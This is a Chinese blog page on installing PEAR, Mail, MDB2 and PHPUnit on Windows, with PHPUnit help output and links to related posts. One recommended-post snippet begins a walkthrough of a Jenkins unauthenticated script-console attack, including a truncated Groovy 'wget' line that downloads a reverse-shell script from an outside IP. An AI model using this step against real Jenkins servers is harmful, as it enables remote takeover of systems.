
在WINDOWS下安装PEAR
一、从官网下载go-pear.phar 文件,地址http://pear.php.net/go-pear.phar
将下载好的文件go-pear.phar 放到PHP安装目录下,dos 命令下进入PHP安装目录 运行 php go-pear.phar,遇到提问选项,全部回车按默认选择。如果在一分钟内未按下回车键,则会提示错误然后退出。这时只要重新执行go-pear.bat即可。
如果运行成功,会如图所示:

安装完毕后,会在PHP安装目录下,生成一个pear_env.arg的注册表文件,双击该文件,将信息添加入注册表即可。

安装Mail插件:D:\mvam\php5> pear install mail

安装MDB2插件:D:\mvam\php5> pear install MDB2

安装PHPUnit插件:
D:\mvam\php5> pear config-set auto_discover 1
D:\mvam\php5>pear install pear.phpunit.de/PHPUnit
如图:


PHPUnit 4.0.17 by Sebastian Bergmann.
You have installed PHPUnit via PEAR. This installation method is no longer
supported and http://pear.phpunit.de/ will be shut down no later than
December, 31 2014.
Please read http://phpunit.de/manual/current/en/installation.html and
learn how to use PHPUnit from a PHAR or install it via Composer.
Usage: phpunit [options] UnitTest [UnitTest.php]
phpunit [options] <directory>
Code Coverage Options:
--coverage-clover <file> Generate code coverage report in Clover XML format.
--coverage-crap4j <file> Generate code coverage report in Crap4J XML format.
--coverage-html <dir> Generate code coverage report in HTML format.
--coverage-php <file> Export PHP_CodeCoverage object to file.
--coverage-text=<file> Generate code coverage report in text format.
Default: Standard output.
--coverage-xml <dir> Generate code coverage report in PHPUnit XML format.
Logging Options:
--log-junit <file> Log test execution in JUnit XML format to file.
--log-tap <file> Log test execution in TAP format to file.
--log-json <file> Log test execution in JSON format.
--testdox-html <file> Write agile documentation in HTML format to file.
--testdox-text <file> Write agile documentation in Text format to file.
Test Selection Options:
--filter <pattern> Filter which tests to run.
--testsuite <pattern> Filter which testsuite to run.
--group ... Only runs tests from the specified group(s).
--exclude-group ... Exclude tests from the specified group(s).
--list-groups List available test groups.
--test-suffix ... Only search for test in files with specified
suffix(es). Default: Test.php,.phpt
Test Execution Options:
--report-useless-tests Be strict about tests that do not test anything.
--strict-coverage Be strict about unintentionally covered code.
--disallow-test-output Be strict about output during tests.
--enforce-time-limit Enforce time limit based on test size.
--strict Run tests in strict mode (enables all of the above).
--process-isolation Run each test in a separate PHP process.
--no-globals-backup Do not backup and restore $GLOBALS for each test.
--static-backup Backup and restore static attributes for each test.
--colors Use colors in output.
--stderr Write to STDERR instead of STDOUT.
--stop-on-error Stop execution upon first error.
--stop-on-failure Stop execution upon first error or failure.
--stop-on-risky Stop execution upon first risky test.
--stop-on-skipped Stop execution upon first skipped test.
--stop-on-incomplete Stop execution upon first incomplete test.
-v|--verbose Output more verbose information.
--debug Display debugging information during test execution.
--loader <loader> TestSuiteLoader implementation to use.
--repeat <times> Runs the test(s) repeatedly.
--tap Report test execution progress in TAP format.
--testdox Report test execution progress in TestDox format.
--printer <printer> TestSuiteListener implementation to use.
Configuration Options:
--bootstrap <file> A "bootstrap" PHP file that is run before the tests.
-c|--configuration <file> Read configuration from XML file.
--no-configuration Ignore default configuration file (phpunit.xml).
--include-path <path(s)> Prepend PHP's include_path with given path(s).
-d key[=value] Sets a php.ini value.
Miscellaneous Options:
-h|--help Prints this usage information.
--version Prints the version and exits.
--self-update Update PHPUnit to the latest version.
告诉PHP你的PEAR安装目录
将php.ini中的include_path修改为PEAR安装目录 include_path = ".;D:/mvam/php5/pear"
如图:

二、安装包的方法:
在PHP目录下,用命令行方式执行pear install –a Auth 就会在PHP\PEAR 目录下建立AUTH目录,目录中包含文件包。-a选项表明安装Auth包所依赖的所有其他包。
在WINDOWS下安装PEAR的更多相关文章
- 在windows下安装gulp —— 基于 Gulp 的前端集成解决方案(一)
相关连接导航 在windows下安装gulp —— 基于 Gulp 的前端集成解决方案(一) 执行 $Gulp 时发生了什么 —— 基于 Gulp 的前端集成解决方案(二) 常用 Gulp 插件汇总 ...
- Windows 下安装 MongoDB
Windows 下安装 MongoDB 的步骤:1.官网www.mongodb.com下载安装包或zip包2.解压下载的文件到文件夹 D:\mongo .3.使用管理员权限打开CMD,导航到目录 D: ...
- Coreseek Windows下安装调试
由于项目需要全文检索,后面就去网上查了下资料,找到了Sphinx[中文是狮身人面像]这个全文检索引擎,听说挺好用的,不过没有中文分词.后面又去找了一下,找到了Coreseek,一款中文全文检索/搜索软 ...
- 从零开始学 Java - Windows 下安装 Tomcat
谁都想分一杯羹 没有一个人是真正的无私到伟大的,我们试着说着做自己,与人为善,世界和平!殊不知,他们的真实目的当你知道后,你会被恶心到直摇头并下意识地迅速跑开,下辈子都不想见到他.不过,他没错,你也没 ...
- 从零开始学 Java - Windows 下安装 JDK
关于未来 "我要死在火星.在我死去的时候能够想着人类能有一个美好的未来--有可持续的能源,同时能够殖民其他的星球来避免人类灭绝的最坏可能." 官网下载 直接打开官网:http:// ...
- windows下安装nginx
说起开发,自己感到非常惭愧,由于公司让我给<绿电侠>项目写整体架构解决方案,才开始接触nginx这个东东,突然觉得它是一把非常好的利器. 本文主要记录在windows下安装nginx,另参 ...
- Redhat/Ubuntu/Windows下安装Docker
Redhat/Ubuntu/Windows下安装Docker 什么是Docker Docker是Docker.inc公司开源的一个基于LXC技术之上构建的Container容器引擎,基于Go语言并遵从 ...
- Windows下安装Redis
1.首先,Redis官方是支持Linux系统的,我这里不多说,需要的可以参考:http://www.oschina.net/question/12_18065/ 2.Windows 64位下载地址:h ...
- 【转】linux和windows下安装python集成开发环境及其python包
本系列分为两篇: 1.[转]windows和linux中搭建python集成开发环境IDE 2.[转]linux和windows下安装python集成开发环境及其python包 3.windows和l ...
随机推荐
- Xshell添加快捷按钮
1.打开xshell,点击[查看],勾[快速命令]: 2.点击xshell右下角[三],选择[添加按钮],在弹出框的“标签栏”和“文本”栏分别输入名称和命令,最后点击[确定]即可.
- STL之 sort排序与检索(2019.1.18)
1.作用对象:数组 a[n] 头文件:#include<algorithm> 内容:sort(a,a+n) 功能:进行升序排序 内容:lower_bound(a,a+n,x) 功能:找到 ...
- Jenkins未授权访问脚本执行漏洞
Jenkins未授权访问脚本执行漏洞 步骤 首先找一个站点挂上一个反弹shell脚本,然后在脚本执行框里执行脚本进行下载到tmp目录: println "wget http://47.95. ...
- python数据库的增删改查
#coding=utf- from sqlalchemy import create_engine from sqlalchemy.orm import sessionmaker from sqlal ...
- Eclipse代码规范工具-Checkstyle安装和使用
您首先可以参考这里:http://www.ibm.com/developerworks/cn/java/j-ap01117/index.html 那么首先您应该下载CheStyle: http://s ...
- Tomcat在处理GET和POST请求时产生的乱码问题
最近一直在做关于Servlet的事情,常常出现乱码,很是烦人,处理乱码的方法有时候有效,有时候没有效果,今天抽个时间小结一下,以防以后再出现这种问题. 一般的处理乱码的方式都是用: request.s ...
- is 和 == 区别
== 和 is 的区别 == 比较 比较的是两个值 适用于 列表a = '[1:2]'b = '[1:2]'print(a == b) #True 字典a = '{1,2,3}'b = '{ ...
- (转)轻松应对IDC机房带宽突然暴涨问题
原文:http://blog.51cto.com/oldboy/909696
- XStream xml转java对象2
<?xml version="1.0" encoding="UTF-8" ?> <person> <name>yunyun& ...
- Python 参数设置
1. 配置文件(ConfigParser模块) 1.1 ConfigParser简介 ConfigParser 是用来读取配置文件的包.配置文件的格式如下:中括号“[ ]”内包含的为section.s ...